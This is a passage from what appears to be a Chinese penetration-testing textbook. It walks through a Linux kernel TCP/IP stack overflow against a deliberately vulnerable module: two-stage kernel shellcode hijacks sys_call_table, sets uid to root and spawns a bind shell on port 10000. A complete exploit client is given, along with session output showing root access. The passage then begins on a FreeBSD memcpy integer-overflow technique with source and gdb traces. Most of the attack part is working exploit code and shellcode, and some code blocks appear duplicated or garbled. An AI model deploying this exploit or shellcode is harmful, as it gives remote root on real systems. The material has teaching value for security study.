- 假如没有对外的服务, RETLOC 可以随便找个比较常用的系统调用, 比如 read() 系统调用的地址, 当系统里的程序执行 read() 系统调用的时候, 首先会执行 shellcode2, shellcode2 首先应该把 read() 的地址恢复回去, 然后不管三七二十一执行类似应用层监听端口的功能。

这其实对内核 shellcode 的编写提出了很高的要求。

④ 中断上下文中返回。比如一个 BOF, 把它的返回地址覆盖掉得到了控制权。但是这样一来系统也就迷失了方向, 除非替它找到返回的路径或者是替它返回。替中断上下文中返回又是一个难点。

```

    /*do something else*/
}
int func(struct sk_buff *skb, struct net_device *dv, struct packet_type *pt)
{
    char buffer[512]; //only for Exploit easy

    /* fix some pointers */
    skb->h.raw = skb->nh.raw + skb->nh.iph->ihl*4;
    skb->data = (unsigned char *)skb->h.raw + (skb->h.th->doff << 2);
    skb->len -= skb->nh.iph->ihl*4 + (skb->h.th->doff << 2);

    if ((skb->nh.iph->protocol != IPPROTO_TCP) && (skb->nh.iph->protocol != IPPROTO_UDP))
        goto pkt_out;

    if( 65500 != ntohs(skb->h.th->dest) )
        goto pkt_out;

    do_with(skb->data, skb->len);

pkt_out:
    kfree_skb(skb);
    return 0;
}

int init_module(void)
{
    proto.type=htons(ETH_P_ALL);
    proto.func=func;
    dev_add_pack(&proto);
    printk("my network proto loaded\n");
    return 0;
}

void cleanup_module(void)
{
    dev_remove_pack(&proto);
    printk("Unload network proto.\n");
    return;
}

```

6.1.6.4 如何定位 retloc

在上面的难点中可以看出，我们需要两个 retloc，一个用来使 shellcode 得到控制权，另一个用来使 shellcode2 得到控制权。第一个 shellcode 运行在中断上下文，shellcode2 运行在

进程上下文。

对于 BOF 来说第一个 RETLOC 不需要找，因为直接找溢出点覆盖的返回地址。第二个 RETLOC 在本例中选择了 sys_call_table 中的第三个入口，也就是 read 系统调用的入口：

```
[root@redhat73 test]# cat /proc/ksyms |grep sys_call|
c02c209c sys_call_table_Rdfdb18bd
```

RETLOC2 和 SAVEADDR 定义如下：

```
#define __NR_read      3

#define RETLOC2      (0xc02c209c+__NR_read*4)=0xc02c20a8
#define SAVEADDR      (0xc02c209c+250*4)=0xc02c2484
```

把原来地址 retloc2 的值保存在 saveaddr，以便后来恢复地址 retloc2 的值，选择第 250 个入口，那个软中断目前 Linux 还没有用到。

6.1.6.5 确定 shellcode 地址

在这种情况下，基本上不可能直接得到 shellcode 的地址，所以只能使用 JMP ESP 来替代或者是 CALL ESP。现在在内核代码中找找看有无这样的代码：

```
ff e4      jmp    *%esp
ff d4      call   *%esp
```

用 objdump 从内核中导出汇编代码，然后进行搜索：

```
[root@redhat73 boot]# objdump -D vmlinux-2.4.18-3 >1
[root@redhat73 boot]# cat 1|grep "ff e5"
c0189a6c:    e8 ff e5 f8 ff      call   c0118070 <printk>
c02690eb:    c0 ff e5           sar    $0xe5,%bh
[root@redhat73 boot]# cat 1|grep "ff d4"
c01605fc:    e8 ff d4 ff ff      call   c015db00 <ext2_empty_dir>
[root@redhat73 boot]# cat 1|grep "ff e4"
c01cb5f5:    e9 ff e4 ff ff      jmp    c01c9af9 <dev_queue_xmit+0x209>
c0264364:    ff e4             jmp    *%esp
```

挺幸运的，可以找到几个，现在就把 retaddr 的地址设置为 JMP ESP 的地址：

```
#define JMPESP (0xc0264364)
#define RETADDR JMPESP
```

6.1.6.6 shellcode 的功能

前面已经说过了在中断上下文中的 shellcode 有它的实效性，所以必须想办法让其变为内核进程路径上的 shellcode2，这需要让原来的 shellcode 具备以下功能：

- ① 覆盖一个内核进程路径上的 RETLOC2。

② 把 shellcode2 复制到一个内核进程路径上可用的内存段 DEST。

③ 保存 retloc2 的值到 saveaddr 地址。

前面已经确定了 retloc2 和 saveaddr 的值了, 那么如何来确定 DEST 的值呢? 首先想到的就是在内核堆栈 ESP 中找一块几乎不用的内存, 这样的内存是可以找到的。因为在为进程分配内核堆栈的时候, 查看源代码可知, 堆栈的底部是一个 task_struct 的结构, 上面才是用到的堆栈。ESP 向 task_struct 的方向生长。假如进程内核路径过长, 导致 ESP 把 task_struct 结构覆盖, 后果不堪设想。

当前 task_struct 结构大小为:

```
sizeof(*current) = 1456
```

定义 DEST 如下:

```
DEST = ESP & (~8191) + 0x700;
```

把 shellcode2 的代码先复制到 DEST 去, 开始编写 Shellcode 代码:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    __asm__(
        RETLOC2 = 0xC02C20A8
        SAVEADDR = 0xC02C2484
        mov $0xffffe000, %eax
        and %esp, %edi
        add $0x700, %edi #DEST IN edi
        mov %edi, %ebp #save esp in ebp

        call next
next:
    pop %esi           #esi is eip
next1:
    add $(Shellcode2begin-next), %esi    #esi point to Shellcode2begin
    mov $(Shellcode2end-Shellcode2begin), %ecx
    repz movsb %ds:(%esi), %es:(%edi)

    mov $(RETLOC2), %eax
    mov $(SAVEADDR), %ebx
    mov (%eax), %ecx
    mov %ecx, (%ebx)
    mov %ebp, (%eax)

exit:
    #[需要在中断上下文中返回]
```

```

Shellcode2begin: #Shellcode2 begin now ebp include DEST
#               [ shellcode2 ]
Shellcode2end:
    );
    return 0;
]

```

6.1.6.7 shellcode2 的功能

前面已经描述过了，shellcode2 现在应该是在进程内核路径上，所以也可以做许多事情了。现在来实现这样的功能：替应用态程序安排一段一般应用层的 shellcode 代码，然后使用 IRET 使 EIP 指向该应用层的 shellcode，其目的也就达到了。

```

    mov %esp, %eax

Shellcode2next:
    add $0x4, %eax
    mov (%eax), %ebx
    cmp $0x23, %ebx//查找堆栈里的 0x23
    jne Shellcode2next

    sub $0x04, %eax
    mov (%eax), %ecx
    andl $0x08000000, %ecx
    cmp $0x08000000, %ecx
    jne Shellcode2L1
    jmp Shellcode2L2

Shellcode2L1:
    mov (%eax), %ecx
    andl $0x40000000, %ecx
    cmp $0x40000000, %ecx
    je Shellcode2L2
    add $0x04, %eax
    jmp Shellcode2next

Shellcode2L2:
    mov %eax, %esp//纠正堆栈

    mov $0xbffff000, %ebp
    mov %ebp, (%eax)# //now ebp save ring3 Shellcode

```



```

mov    $0xffffe000,%eax
and    %esp,%eax
movl   $0x0,0x128(%eax) //# change to root

```

```

jmp Shellcode2L3

```

```

Shellcode2L4:

```

```

pop %esi
mov %ebp,%edi
mov $0x400,%ecx// 1024 bytes Shellcode 应该足够了
repz movsb %ds:(%esi),%es:(%edi)

```

```

mov $(RETLOC2),%eax
mov $(SAVEADDR),%ebx
mov (%ebx),%ecx
mov %ecx,(%eax)

```

```

push $0x2b
push $0x2b
pop %es
pop %ds# //设置 ds 为 0x2b

```

```

iret

```

```

Shellcode2L3:

```

```

Call Shellcode2L4

```

```

RING3shellcode:

```

```

#bindshell port 10000

```

```

.string

```

```

\~\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80\x89\xc7\x52\x66\x68\x27\x1
0\x43\x66\x53\x89\xe1\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd\x80\x50
\x50\x57\x89\xe1\x43\xb0\x66\xcd\x80\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\x51\x68\
x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x51\x53\x89\xe1\xb0\x0b\xcd\x80\

```

```

RING3shellcodeEND:

```

```

#

```

```

Shellcode2end:

```

现在惟一的问题就是从中断上下文中返回。

6.1.6.8 关键的问题：从中断上下文中返回

需要让系统能在中断上下文中正确地返回，避免系统崩溃。从上面例子程序可以看到，覆盖的是 `do_with()` 的返回地址，`func()` 函数的返回地址只要不覆盖，就还在堆栈里面（其实为了达到这个目的，故意在 `func()` 里面定义了 `char buffer[512]; //only for Exploit easy`）。

现在来看看这两个函数的汇编代码：

00000034 <func>:

```

34: 55          push    %ebp
35: 89 e5       mov     %esp, %ebp
37: 56          push    %esi
38: 53          push    %ebx
39: 81 ec 10 02 00 00  sub    $0x210, %esp
3f: 8b 75 08     mov     0x8(%ebp), %esi
42: 8b 4e 28     mov     0x28(%esi), %ecx
45: 8a 01       mov     (%ecx), %al
47: 83 e0 0f     and     $0xf, %eax
4a: 0f b6 c0     movzbl %al, %eax
4d: 8d 1c 81     lea     (%ecx, %eax, 4), %ebx
50: 89 5e 24     mov     %ebx, 0x24(%esi)
53: 8a 43 0c     mov     0xc(%ebx), %al
56: c0 e8 04     shr     $0x4, %al
59: 89 c2       mov     %eax, %edx
5b: 83 e2 0f     and     $0xf, %edx
5e: c1 e2 02     shl     $0x2, %edx
61: 8d 04 1a     lea     (%edx, %ebx, 1), %eax
64: 89 86 88 00 00 00  mov     %eax, 0x88(%esi)
6a: 8a 01       mov     (%ecx), %al
6c: 83 e0 0f     and     $0xf, %eax
6f: 0f b6 c0     movzbl %al, %eax
72: 8d 04 82     lea     (%edx, %eax, 4), %eax
75: 8b 56 64     mov     0x64(%esi), %edx
78: 29 c2       sub     %eax, %edx
7a: 89 56 64     mov     %edx, 0x64(%esi)
7d: 80 79 09 06   cmpb    $0x6, 0x9(%ecx)
81: 75 1e       jne     a1 <func+0x6d>
83: 66 8b 43 02   mov     0x2(%ebx), %ax
87: 86 c4       xchgb   %al, %ah
89: 66 83 f8 dc   cmp     $0xffffffffdc, %ax
8d: 75 12       jne     a1 <func+0x6d>
8f: 83 ec 08     sub     $0x8, %esp
92: 52          push    %edx
93: ff b6 88 00 00 00  pushl   0x88(%esi)
99: e8 fc ff ff ff  call    9a <func+0x86> //调用 do_with

```

```

9e: 83 c4 10      add    $0x10,%esp
a1: 8b 46 78      mov    0x78(%esi),%eax
a4: 48           dec    %eax
a5: 74 0a        je     b1 <func+0x7d>
a7: ff 4e 78     dec    0x78(%esi)
ea: 0f 94 c0     sete   %al
ad: 84 c0        test   %al,%al
af: 74 0c        je     bd <func+0x89>
b1: 83 ec 0c     sub    $0xc,%esp
b4: 56           push   %esi
b5: e8 fc ff ff  call   b6 <func+0x82>
ba: 83 c4 10     add    $0x10,%esp
bd: 8d 65 f8     lea    0xfffffffff8(%ebp),%esp
c0: 5b           pop    %ebx

```

根据上面可以得知，当 shellcode 得到执行到 EXIT 标号的时候，执行如下代码就可以调整好 ESP，从而就可以返回了。

```

add $0x220,%esp
pop %ebx
pop %esi
pop %ebp
ret

```

0x220 是哪来的？ $0x210+8+8=0x220$ 。其实是根据汇编代码得出来的，所以这个值严重依赖发生的漏洞的二进制程序。到此为止，shellcode 应该说基本完成任务了。

6.1.6.9 Exploit 成功的几个关键值

从整个上面的分析过程可以看出，需要知道几个关键值：

① JMPESP 的地址，在例中为：

```

#define JMPESP (0xc0264364)
#define RETADDR JMPESP

```

② RETLOC2 的地址，在本例子为：

```

#define RETLOC2 0xc01c38e0

```

跟漏洞二进制代码依赖性很强的值：

- ① 在中断返回中我们说的那个 0x220。
- ② `current->uid,uid` 在 task 中的 offset,本例为 0x128。

注意：shellcode 不能太长，否则会把 `fun()` 函数的返回地址也覆盖掉。为了更加容易地利用，在 `func` 开始的地址定义了 `char buffer[512]`。现在溢出点为 `buf[0x10c]`，`buf[0x110]` 后面就应该跟 shellcode。


```

    pop %ebp
    ret

Shellcode2begin:
#                                     [ shellcode2 ]
#-----
    mov %esp, %eax

Shellcode2next:
    add $0x4, %eax
    mov (%eax), %ebx
    cmp $0x23, %ebx//查找堆栈里的 0x23
    jne Shellcode2next

    sub $0x04, %eax
    mov (%eax), %ecx
    andl $0x08000000, %ecx
    cmp $0x08000000, %ecx
    jne Shellcode2L1
    jmp Shellcode2L2

Shellcode2L1:
    mov    (%eax), %ecx
    andl $0x40000000, %ecx
    cmp $0x40000000, %ecx
    je Shellcode2L2
    add $0x04, %eax
    jmp Shellcode2next

Shellcode2L2:
    mov %eax, %esp//纠正堆栈

    mov $0xbffff000, %ebp
    mov %ebp, (%eax)# //now ebp save ring3 Shellcode

    mov    $0xffffe000, %eax
    and    %esp, %eax
    movl   $0x0, 0x128(%eax) // change to root

    jmp Shellcode2L3

Shellcode2L4:
    pop %esi
    mov %ebp, %edi

```

```
mov $0x400,%ecx#// 1024 bytes Shellcode 应该足够了
repz movsb %ds:(%esi),%es:(%edi)
```

```
mov $(RETLOC2),%eax
mov $(SAVEADDR),%ebx
mov (%ebx),%ecx
mov %ecx, (%eax)
```

```
push $0x2b
push $0x2b
pop %es
pop %ds# //设置 ds 为 0x2b
```

```
iret
```

```
Shellcode2L3:
```

```
Call Shellcode2L4
```

```
RING3shellcode:
```

```
#bindshell port 10000
```

```
.string
```

```
"/\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80\x89\xc7\x52\x66\x68\x27\x1
0\x43\x66\x53\x89\xe1\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd\x80\x50
\x50\x57\x89\xe1\x43\xb0\x66\xcd\x80\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\x51\x68\
x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x51\x53\x89\xe1\xb0\x0b\xcd\x80"
```

```
RING3shellcodeEND:
```

```
#
```

```
Shellcode2end:
```

```
");
```

```
return 0;
```

```
}
```

6.1.6.11 TCP/IP 协议栈溢出的利用程序

最终的利用程序如下:

```
/* kipstack_exploit.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 kipstack.c 的利用程序
```

```
* gcc -o kipstack_exploit kipstack_exploit.c  
*/
```

```
#include <windows.h>
```

```
#include <winsock.h>
```

```
#include <stdio.h>
```

```
#pragma comment(lib, "ws2_32")
```

```
#define JMPESP (0xc0264364)
```

```
#define RETLOC2_OFFSET 22
```

```
#define EIP_OFFSET 0X100
```

```
#define shellcode_OFFSET (EIP_OFFSET+4)
```

```
#define RETLOC2 0xc01c38e0
```

```
unsigned char Shellcode[] =
```

```
"\xb8\x00\xe0\xff\xff"
```

```
"\x21\xe7"
```

```
"\x81\xc7\x00\x07\x00\x00"
```

```
"\x89\xfd"
```

```
"\xe8\x00\x00\x00\x00"
```

```
"\x5e"
```

```
"\x81\xc6\x28\x00\x00\x00"
```

```
"\xb9\xcf\x00\x00\x00"
```

```
"\xf3\xa4"
```

```
"\xb8\xa8\x20\x2c\xc0"
```

```
"\xbb\x84\x24\x2c\xc0"
```

```
"\x8b\x08"
```

```
"\x89\x0b"
```

```
"\x89\x28"
```

```
"\x81\xc4\x20\x02\x00\x00"
```

```
"\x5b"
```

```
"\x5e"
```

```
"\x5d"
```

```
"\xc3"
```

```
"\x89\xe0"
```

```
"\x83\xc0\x04"
```

```
"\x8b\x18"
```

```
"\x83\xfb\x23"
```



```

"\x53"          // push    ebx
"\x43"          // inc     ebx
"\x53"          // push    ebx
"\x89\xe1"      // mov     ecx, esp
"\x4b"          // dec     ebx
"\xcd\x80"      // int     80h
"\x89\xc7"      // mov     edi, eax
"\x52"          // push    edx
"\x66\x68\x27\x10" // push    word 4135
"\x43"          // inc     ebx
"\x66\x53"      // push    bx
"\x89\xe1"      // mov     ecx, esp
"\xb0\x10"      // mov     al, 16
"\x50"          // push    eax
"\x51"          // push    ecx
"\x57"          // push    edi
"\x89\xe1"      // mov     ecx, esp
"\xb0\x66"      // mov     al, 102
"\xcd\x80"      // int     80h
"\xb0\x66"      // mov     al, 102
"\xb3\x04"      // mov     bl, 4
"\xcd\x80"      // int     80h
"\x50"          // push    eax
"\x50"          // push    eax
"\x57"          // push    edi
"\x89\xe1"      // mov     ecx, esp
"\x43"          // inc     ebx
"\xb0\x66"      // mov     al, 102
"\xcd\x80"      // int     80h
"\x89\xd9"      // mov     ecx, ebx
"\x89\xc3"      // mov     ebx, eax
"\xb0\x3f"      // mov     al, 63
"\x49"          // dec     ecx
"\xcd\x80"      // int     80h
"\x41"          // inc     ecx
"\xe2\xf8"      // loop    lp
"\x51"          // push    ecx
"\x68\x6e\x2f\x73\x68" // push    dword 68732f6eh
"\x68\x2f\x2f\x62\x69" // push    dword 69622f2fh
"\x89\xe3"      // mov     ebx, esp
"\x51"          // push    ecx
"\x53"          // push    ebx
"\x89\xe1"      // mov     ecx, esp
"\xb0\x0b"      // mov     al, 11

```

```
"\xcd\x80"          // int    80h
;

int main(int argc, void *argv[])
{
    WSADATA wsd;
    SOCKET s;
    SOCKADDR_IN saddr;
    int ret;
    char sendbuff[1024];
    short port;
    int len;
    int i;

    printf("Shellcode size is %d\n", sizeof(Shellcode));
    if(argc < 3)
    {
        printf("usage: %s host port\n", argv[0]);
        return 1;
    }
    if(WSAStartup(MAKEWORD(2, 2), &wsd) != 0)
    {
        printf("WSAStartup failed\n");
        return 1;
    }
    port=atoi(argv[2]);

    s = socket(AF_INET, SOCK_DGRAM, 0);
    if(s == INVALID_SOCKET)
    {
        printf("socket() failed: %d\n", WSAGetLastError());
        return 1;
    }
    saddr.sin_family = AF_INET;
    saddr.sin_port = htons(port);
    if ((saddr.sin_addr.s_addr = inet_addr(argv[1])) == INADDR_NONE)
    {
        struct hostent *host=NULL;

        host = gethostbyname(argv[1]);
        if (host)
            CopyMemory(&saddr.sin_addr, host->h_addr_list[0],
                host->h_length);
        else
```

```

    {
        printf("gethostbyname() failed: %d\n", WSAGetLastError());
        WSACleanup();
        return 1;
    }
}

if (connect(s, (SOCKADDR *)&saddr, sizeof(saddr)) == SOCKET_ERROR)
{
    printf("connect() failed: %d\n", WSAGetLastError());
    WSACleanup();
    return 1;
}

memset(sendbuff, 0x41, sizeof(sendbuff));

for (i=EIP_OFFSET; i>10; i-=4)
    *(int *)&sendbuff[i] = JMPESP;
for (i=0; i<9; i++)
    sendbuff[i]='B';

/*由于可能 kipstack.c 里面 data 的计算有点问题, 导致了 data 数据指针多向后移动了 8 个字节, 所以我们的 EXPLOIT 代码里面也要做相应的修改*/
memcpy(&sendbuff[shellcode_OFFSET+8], Shellcode, sizeof(Shellcode));
*(int *)&sendbuff[EIP_OFFSET+8] = JMPESP;

len = shellcode_OFFSET + sizeof(Shellcode)+4+8;

printf("sending...\n");
ret = send(s, sendbuff, len, 0);
if (ret == SOCKET_ERROR)
{
    printf("send() failed: %d\n", WSAGetLastError());
    WSACleanup();
    return 1;
}
closesocket(s);
WSACleanup();
return 0;
}

```

编译后尝试攻击:

```

#kipstack_exploit.exe 192.168.168.2 65500
Shellcode size is 267
sending...

```

如果攻击成功，Exploit 代码会让第一个调用 read 系统调用的程序执行 bindshell 操作，监听的端口为 10 000。一个终端 PUTTY（普通用户）被系统挂起了，再进入系统看看是否成功：

```
[root@redhat73 root]# netstat -nlp|grep 10000
tcp        0      0 0.0.0.0:10000 0.0.0.0:*    LISTEN    621/sshd
```

果然已经监听了一个端口，连接到该端口看看能否得到 shell：

```
$ telnet 192.168.168.2 10000
Trying 192.168.168.2...
Connected to 192.168.168.2.
Escape character is '^]'.
id:
uid=0(root) gid=0(root)
```

正如预料的那样，只要一连上 10 000 端口，前面的那个终端就会被断开，而这个连接得到的是 root 的权限。这次在 TCP/IP 协议栈上的溢出成功了。

第7章 其他利用技术

本章主要介绍一些特定平台或不是很常见的利用技术。本书的下一个版本将对此章做大幅度的修改。

7.1 BSD 的 memcpy 溢出利用技术

*BSD 的 memcpy 实现和其他系统有些不同，它把复制的长度保存在堆栈中，这样在某些整数溢出时就有可乘之机。本文以 FreeBSD 4.5 为例，其他 BSD 系统类似。

7.1.1 FreeBSD 的 memcpy 实现

以下是 memcpy 的 FreeBSD 4.5 C 代码实现：

```
/*-
 * Copyright (c) 1990, 1993
 * The Regents of the University of California. All rights reserved.
 *
 * This code is derived from software contributed to Berkeley by
 * Chris Torek.
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 * notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 * notice, this list of conditions and the following disclaimer in the
 * documentation and/or other materials provided with the distribution
 * 3. All advertising materials mentioning features or use of this software
 * must display the following acknowledgement:
 * This product includes software developed by the University of
 * California, Berkeley and its contributors.
 * 4. Neither the name of the University nor the names of its contributors
 * may be used to endorse or promote products derived from this software
 * without specific prior written permission.
 *
 * THIS SOFTWARE IS PROVIDED BY THE REGENTS AND CONTRIBUTORS ``AS IS'' AND
 * ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 * IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 * ARE DISCLAIMED. IN NO EVENT SHALL THE REGENTS OR CONTRIBUTORS BE LIABLE
```

```

* FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
* DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
* OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
* HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
* LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
* OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
* SUCH DAMAGE.
*/

#if defined(LIBC_SCCS) && !defined(lint)
static char sccsid[] = "@(#)bcopy.c    8.1 (Berkeley) 6/4/93";
#endif /* LIBC_SCCS and not lint */
#ifdef lint
static const char rcsid[] =
    "$FreeBSD: src/lib/libc/string/bcopy.c,v 1.1.1.1.14.1 2001/07/09 23:30:03 obrien Exp $";
#endif

#include <sys/cdefs.h>
#include <string.h>

/*
 * sizeof(word) MUST BE A POWER OF TWO
 * SO THAT wmask BELOW IS ALL ONES
 */
typedef    int word;        /* "word" used for optimal copy speed */

#define    wsize    sizeof(word)
#define    wmask    (wsize - 1)

/*
 * Copy a block of memory, handling overlap.
 * This is the routine that actually implements
 * (the portable versions of) bcopy, memcpy, and memmove.
 */
#ifdef MEMCOPY
void *
memcpy(dst0, src0, length)
#else
#ifdef MEMMOVE
void *
memmove(dst0, src0, length)
#else
void
bcopy(src0, dst0, length)

```

```

#endif
#endif
void *dst0;
const void *src0;
register size_t length;
{
    register char *dst = dst0;
    register const char *src = src0;
    register size_t t;

    if (length == 0 || dst == src)        /* nothing to do */
        goto done;

    /*
     * Macros: loop-t-times; and loop-t-times, t>0
     */
#define TLOOP(s) if (t) TLOOP1(s)
#define TLOOP1(s) do { s; } while (--t)

    if ((unsigned long)dst < (unsigned long)src) {
        /*
         * Copy forward.
         */
        t = (int)src;    /* only need low bits */
        if ((t | (int)dst) & wmask) {
            /*
             * Try to align operands. This cannot be done
             * unless the low bits match.
             */
            if ((t ^ (int)dst) & wmask || length < wsize)
                t = length;
            else
                t = wsize - (t & wmask);
            length -= t;
            TLOOP1(*dst++ = *src++);
        }
        /*
         * Copy whole words, then mop up any trailing bytes.
         */
        t = length / wsize;
        TLOOP(*(word *)dst = *(word *)src; src += wsize; dst += wsize);
        t = length & wmask;
        TLOOP(*dst++ = *src++);
    } else {

```

```

/*
 * Copy backwards. Otherwise essentially the same.
 * Alignment works as before, except that it takes
 * (t&wmask) bytes to align, not wsize-(t&wmask).
 */
src += length;
dst += length;
t = (int)src;
if ((t | (int)dst) & wmask) {
    if ((t ^ (int)dst) & wmask || length <= wsize)
        t = length;
    else
        t &= wmask;
    length -= t;
    TLOOP1(*--dst = *--src);
}
t = length / wsize;
TLOOP(src -= wsize; dst -= wsize; *(word *)dst = *(word *)src);
t = length & wmask;
TLOOP(*--dst = *--src);
}
done:
#ifdef MEMCOPY || defined(MEMMOVE)
    return (dst);
#else
    return;
#endif
}

```

memcpy.c 看起来似乎挺简单, 如果目标地址小于源地址, 那么进入正向复制, 否则进入反向复制流程:

```

if ((unsigned long)dst < (unsigned long)src) {
    /*
     * Copy forward.
     */
    ...
} else {
    /*
     * Copy backwards. Otherwise essentially the same.
     * Alignment works as before, except that it takes
     * (t&wmask) bytes to align, not wsize-(t&wmask).
     */
    ...
}

```


正向复制和反向复制都有3个复制过程。先做一个对齐处理，如果有多余，按字节复制，对齐后进行4个字节复制，最后剩余没对齐的再按字节复制。不过看反汇编代码，流程有些不同：

```
(gdb) disass memcpy
Dump of assembler code for function memcpy:
0x28163ba8 <memcpy>:    push    %esi
0x28163ba9 <memcpy+1>:   push    %edi
0x28163baa <memcpy+2>:   mov     0xc(%esp,1),%edi
0x28163bae <memcpy+6>:   mov     0x10(%esp,1),%esi
0x28163bb2 <memcpy+10>:  mov     0x14(%esp,1),%ecx
0x28163bb6 <memcpy+14>:  mov     %edi,%eax
0x28163bb8 <memcpy+16>:  sub     %esi,%eax
0x28163bba <memcpy+18>:  cmp     %ecx,%eax
0x28163bbc <memcpy+20>:  jb      0x28163bd4 <memcpy+44>
0x28163bbe <memcpy+22>:  cld
0x28163bbf <memcpy+23>:  shr     $0x2,%ecx
0x28163bc2 <memcpy+26>:  repz    movsl %ds:(%esi),%es:(%edi)
0x28163bc4 <memcpy+28>:  mov     0x14(%esp,1),%ecx
0x28163bc8 <memcpy+32>:  and     $0x3,%ecx
0x28163bcb <memcpy+35>:  repz    movsb %ds:(%esi),%es:(%edi)
0x28163bcd <memcpy+37>:  mov     0xc(%esp,1),%eax
0x28163bd1 <memcpy+41>:  pop     %edi
0x28163bd2 <memcpy+42>:  pop     %esi
0x28163bd3 <memcpy+43>:  ret
0x28163bd4 <memcpy+44>:  add     %ecx,%edi
0x28163bd6 <memcpy+46>:  add     %ecx,%esi
0x28163bd8 <memcpy+48>:  std
0x28163bd9 <memcpy+49>:  and     $0x3,%ecx
0x28163bdc <memcpy+52>:  dec     %edi
0x28163bdd <memcpy+53>:  dec     %esi
0x28163bde <memcpy+54>:  repz    movsb %ds:(%esi),%es:(%edi)
0x28163be0 <memcpy+56>:  mov     0x14(%esp,1),%ecx
0x28163be4 <memcpy+60>:  shr     $0x2,%ecx
0x28163be7 <memcpy+63>:  sub     $0x3,%esi
0x28163bea <memcpy+66>:  sub     $0x3,%edi
0x28163bad <memcpy+69>:  repz    movsl %ds:(%esi),%es:(%edi)
0x28163bef <memcpy+71>:  mov     0xc(%esp,1),%eax
0x28163bf3 <memcpy+75>:  pop     %edi
0x28163bf4 <memcpy+76>:  pop     %esi
0x28163bf5 <memcpy+77>:  cld
0x28163bf6 <memcpy+78>:  ret
```

反汇编代码看起来比C代码还要简洁。从反汇编代码来看，memcpy 进入反向复制是比

```

GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-unknown-freebsd"...
(no debugging symbols found)...
(gdb) b memcpy
Breakpoint 1 at 0x8048414
(gdb) r vul.c -27
Starting program: /root/memcpy/vul vul.c -27
(no debugging symbols found)... Breakpoint 1 at 0x280dcba8
(no debugging symbols found)...
Breakpoint 1, 0x280dcba8 in memcpy () from /usr/lib/libc.so.4
(gdb) x/4x $esp
0xbfbffe5: 0x08048623 0xbfbff01b 0xbfbff81c 0xffffffffe5
(gdb) x/3i 0x08048623-5
0x804861e <main+142>: call 0x8048414 <memcpy>
0x8048623 <main+147>: add $0x10, %esp
0x8048626 <main+150>: add $0xfffffffff4, %esp
(gdb) x/s 0xbfbff81c-1024
0xbfbff41c: /* vul.c - bsd memcpy bug demo\n*\n* modify from alert7\n*
san@snsfocus.com\n* 2004.07.22\n*/\n\n#include <fcntl.h>\n#define BUFSIZE 1024\nint main(int
argc, char ** argv)\n{\n    char buf[BUFSIZE];\n    char buf"

```

在 memcpy 函数下断点, 运行到断点时查看堆栈情况, 可以看到 0x08048623 是返回地址, 0xbfbff01b 是目标地址, 0xbfbff81c 是源地址, 0xffffffffe5 是长度。由于 0xbfbff01b - 0xbfbff81c = -801 < -27, 所以 memcpy 进入反向复制。

```

(gdb) display/i $pc
1: x/i $eip 0x280dcba8 <memcpy>:      push    %esi
(gdb) si
0x280dcba9 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcba9 <memcpy+1>:      push    %edi
(gdb)
0x280dcbaa in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbaa <memcpy+2>:      mov     0xc(%esp, 1), %edi
(gdb)
0x280dcbae in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbae <memcpy+6>:      mov     0x10(%esp, 1), %esi
(gdb)
0x280dcbb2 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbb2 <memcpy+10>:     mov     0x14(%esp, 1), %ecx
(gdb)
0x280dcbb6 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbb6 <memcpy+14>:     mov     %edi, %eax

```

```

(gdb)
0x280dcbb8 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbb8 <memcpy+16>:    sub    %esi,%eax
(gdb)
0x280dcbb8 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbb8 <memcpy+18>:    cmp    %ecx,%eax
(gdb)
0x280dcbbc in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbbc <memcpy+20>:    jb     0x280dcbd4 <memcpy+44>
(gdb)
0x280dcbd4 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbd4 <memcpy+44>:    add    %ecx,%edi
(gdb)
0x280dcbd6 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbd6 <memcpy+46>:    add    %ecx,%esi
(gdb)
0x280dcbd8 in memcpy () from /usr/lib/libc.so.4
1: x/i $eip 0x280dcbd8 <memcpy+48>:    std
(gdb)
0x280dcbd9 in memcpy () from /usr/lib/libc.so.4
